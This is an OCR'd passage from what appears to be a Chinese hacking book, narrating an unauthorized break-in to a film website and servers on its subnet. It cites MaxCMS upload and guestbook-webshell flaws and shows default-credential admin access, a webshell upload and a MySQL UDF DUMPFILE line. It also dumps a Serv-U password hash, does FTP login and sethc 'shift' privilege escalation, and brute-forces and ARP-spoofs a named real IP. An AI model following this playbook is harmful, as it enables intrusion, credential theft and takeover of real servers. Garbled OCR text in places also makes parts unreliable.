

图　2-3-6

到这里，我大概知道这个电影网站用的 maxcms 的版本为 4.0，于是百度了下 Maxcms 4.0 有什么漏洞，如图 2-3-7，图 2-3-8：

图　2-3-7

QVODCMS V4.0相关漏洞利用及修复

来源：本站转载　作者：佚名　时间：2012-05-03　TAG:　我要投稿

先是上传：

位于admin/Fckeditor/maxcms_upload.htm 可以直接访问

maxcms_upload.htm :

form name="form" id="form" enctype="multipart/form-data" action="maxcms_upload.asp?at=up" method=post>

调用maxcms_upload.asp
maxcms_upload.asp:

```
        ' www.2cto.com 判断文件类型
        if lcase(up_fileExt)="asp" and lcase(up_fileExt)="asa" and lcase(up_fileExt)="aspx" then
                CheckFileExt(up_fileExt)=false
        end if
        if CheckFileExt(up_fileExt)=false then
                response.write "<table><tr><td bgcolor=#E9F5F5>文件格式不正确  [ <a href=# onclick=history.go(-1)>重新上传</a> ]</td></tr></table>"
                response.end
        end if
```

很明显过滤了asp asa aspx .... so you know how to use!   php cer....

位于Admin\Fckeditor\qvodcms_editor_server下有FCK不过被改名了 也可用直接访问利用
有:

图　2-3-8

这个由于我找不到也扫不出这个网站的后台所以没办法利用，还有个帖子说 maxcms2.5 通过留言直接可以拿 shell，如图 2-3-9：

马克斯电影程序(MaxCMS)V2.5漏洞

2009-10-02 22:04:24　我来说两句　收藏

普瑞斯特

马克斯电影程序(MaxCMS)V2.5,类似新云漏洞

数据库地址为inc/datas.asp

在留言本直接插入十擸數畐整爓熄敵瑳∨≡┫愫

一句话木马连接www.xx.com/inc/datas.asp密码为:a

By:fadhack

图　2-3-9

访问目标站点的留言板页面，如图 2-3-10：

图　2-3-10

旁站吧，看看有没有可以利用的，如图 2-3-11：

图　2-3-11

看了下 maxcms 都不可以利用，好像站都是一样的，这个 joomla 不知道什么 cms，查看下 ip 根本不在一个服务器，大概工具出错了，都不行，好吧，那就 c 段吧！扫了下 c 段，有不少织梦的站点，找到一家织梦网站，后台路径没有改，用户名密码都是弱口令，然后什么都没看就上去了，回过神打开这个站点主页发现这个，如图 2-3-12：

图　2-3-12

卧槽，原来是我佛如来旗下的网站，慈悲的连后台路径和账号密码都保持不变，阿弥陀佛！我佛慈悲，靠着你的肩膀让我日掉，那个害人的网站吧！果断上后台，装上 shell，如图 2-3-13：



图　2-3-13

看了下 common.inc.php，果然我佛慈悲，连数据库都用的 root 账号和密码，如图 2-3-14：

图　2-3-14

于是试着通过虚拟终端执行命令，行不通，于是上大马，扫了下端口，如图 2-3-15：



图　2-3-15

发现 3389 是开放的，3306 我测试了下，也是对外开放的，果然我佛慈悲，然后准备 mysql 的 udf 提权，如图 2-3-16，图 2-3-17：

图　2-3-16

图　2-3-17

Dll 安装不了，应该是这个工具坏了吧，自己传个单独 udf 提权的试试，如图 2-3-18：



图　2-3-18

看来这个 udf 不能用，再试试吧，远程连接他的界面，如图 2-3-19：

图　2-3-19

select data from shell into DUMPFILE '..\\lib\\plugin\\UDF.DLL';

各种不行，这个虚拟主机装的 zkeysoft，这个东西权限极低，什么都做不了，Udf 导不出的原因就是权限压的太低，c 盘就更不用说了，能更改的话早就 shift 提权了。刚才扫开放端口的时候扫到 21 和 43958，如图 2-3-20：



图　2-3-20

说明服务器有 serv-u 这个软件，翻翻 c 盘的 program files 目录看下都装有啥软件，如图 2-3-21：



图　2-3-21

果然装有 serv-u，打包下载下来看看吧，兴许能破解密码呢，如图 2-3-22：



图　2-3-22

打开存贮密码的配置文件，如图 2-3-23，图 2-3-24：



图　2-3-23

```
[GLOBAL]
RegistrationKey=/s0mZGHJRkLhN17kC6BHqXtKGeymqrzy2CKSy/jSEc0iYs8FOgXhN17k9F9FqXQ9bpuIxcWZq030v9axkaApCxiiNS2HQx7VOZZpyhQ
Version=6.4.0.6
ProcessID=1340
[DOMAINS]
Domain1=0.0.0.0||21|haxorcitos|1|0|0
[Domain1]
User1=spider|1|0
[USER=spider|1]
Password=co17340E7FAD187446BBF91882C2626A44
HomeDir=c:\
RelPaths=1
PasswordLastChange=1410602924
TimeOut=600
```

图　2-3-24

好像有人来过，这里有个用户叫 spider，我感觉他的密码也是 spider，至于为什么，经验吧！于是连接了下，如图 2-3-25：

```
331 User name okay, need password.
密码:
230 User logged in, proceed.
ftp> dir
200 PORT Command successful.
150 Opening ASCII mode data connection for /bin/ls.
d---------   1 user     group            0 Aug 22  2013 $RECYCLE.BIN
-rw-rw-rw-   1 user     group            0 Nov 19  2008 AUTOEXEC.BAT
-rw-rw-rw-   1 user     group            0 Nov 19  2008 CONFIG.SYS
drw-rw-rw-   1 user     group            0 Jul  9 15:18 Documents and Settings
----------   1 user     group            0 Nov 19  2008 IO.SYS
drw-rw-rw-   1 user     group            0 Jul  9 14:40 Inetpub
----------   1 user     group            0 Nov 19  2008 MSDOS.SYS
----------   1 user     group        47772 Mar  7  2007 NTDETECT.COM
dr--r--r--   1 user     group            0 Jul 27 15:18 Program Files
d---------   1 user     group            0 Sep  2 00:10 RECYCLER
d---------   1 user     group            0 Nov 19  2008 System Volume Informati

drw-rw-rw-   1 user     group            0 Jul 27 15:19 WINDOWS
----------   1 user     group          209 Nov 25  2008 boot.ini
----------   1 user     group       322730 Mar  7  2007 bootfont.bin
----------   1 user     group       306288 Mar  7  2007 ntldr
----------   1 user     group    536870912 Aug 27 15:20 pagefile.sys
```

图　2-3-25

果然连接上了，下来就简单了吧，他的目录是 c 盘下，Shift 提权，如图 2-3-26：

```
security.dll     5.50 KB   应用程序扩展   2007/3/7   -rw-rw-r...   user
sendcmsg.dll     29.50 ...  应用程序扩展   2007/3/7   -rw-rw-r...   user
sendmail.dll     54.50 ...  应用程序扩展   2007/3/7   -rw-rw-r...   user
sens.dll         36.50 ...  应用程序扩展   2007/3/7   -rw-rw-r...   user
sensapi.dll      6.50 KB   应用程序扩展   2007/3/7   -rw-rw-r...   user
senscfg.dll      10.00 ...  应用程序扩展   2007/3/7   -rw-rw-r...   user
serialui.dll     16.00 ...  应用程序扩展   2007/3/7   -rw-rw-r...   user
servdeps.dll     55.00 ...  应用程序扩展   2007/3/7   -rw-rw-r...   user
services.exe     110.50...  应用程序       2009/2/9   -rw-rw-r...   user
services.msc     32.68 ...  Microsoft 通...  2007/3/7   -rw-rw-r...   user
serwvdrv.dll     17.00 ...  应用程序扩展   2007/3/7   -rw-rw-r...   user
sessmgr.exe      121.50...  应用程序       2007/3/7   -rw-rw-r...   user
sethc.exe        460.00...  应用程序       2007/3/7   -rw-rw-r...   user
sethc_bf.exe     30.00 ...  应用程序       2007/3/7   -rw-rw-r...   user
setup.bmp        234.49...  BMP 图像       2007/3/7   -rw-rw-r...   user
setup.exe        39.00 ...  应用程序       2007/3/7   -rw-rw-r...   user
setupapi.dll     1.44 MB   应用程序扩展   2007/3/7   -rw-rw-r...   user

状态：>   [2014/9/14 2:37:37] 正在连接 FTP 数据套接字... 113.10.157.27:3624...
```

图　2-3-26

Shift 提权，去面板添加用户了，登录下 vpn，如图 2-3-27，图 2-3-28，图 2-3-29：



图　2-3-27



图　2-3-28

图　2-3-29

刚克隆了份账号，下来就 c 段嗅探我们目标站点的服务器信息了，ip：113.10.157.227，传上去 cain，如图 2-3-30：



图　2-3-30

试了下目标机器 3389 是开着的，那么就嗅探他的 3389 密码试试，嗅探不到啊，这个 cain 不能用啊，纠结，Cain 这玩意什么都读取不到，刚才用大马扫端口扫到 8080 端口，开始我以为是 tomcat，于是给目标网址加 8080 端口访问后就出现了 phpmyadmin 界面，如图 2-3-31：



图　2-3-31

那就试着爆破目标机器的 3389 和 phpmyadmin，如图 2-3-32：



图　2-3-32

爆破失败，难道就这么算了，最弱的办法，ARP 欺骗，搞搞他吧，目标 iP：113.10.157.227。查询目标主机 MAC 地址，如图 2-3-33：

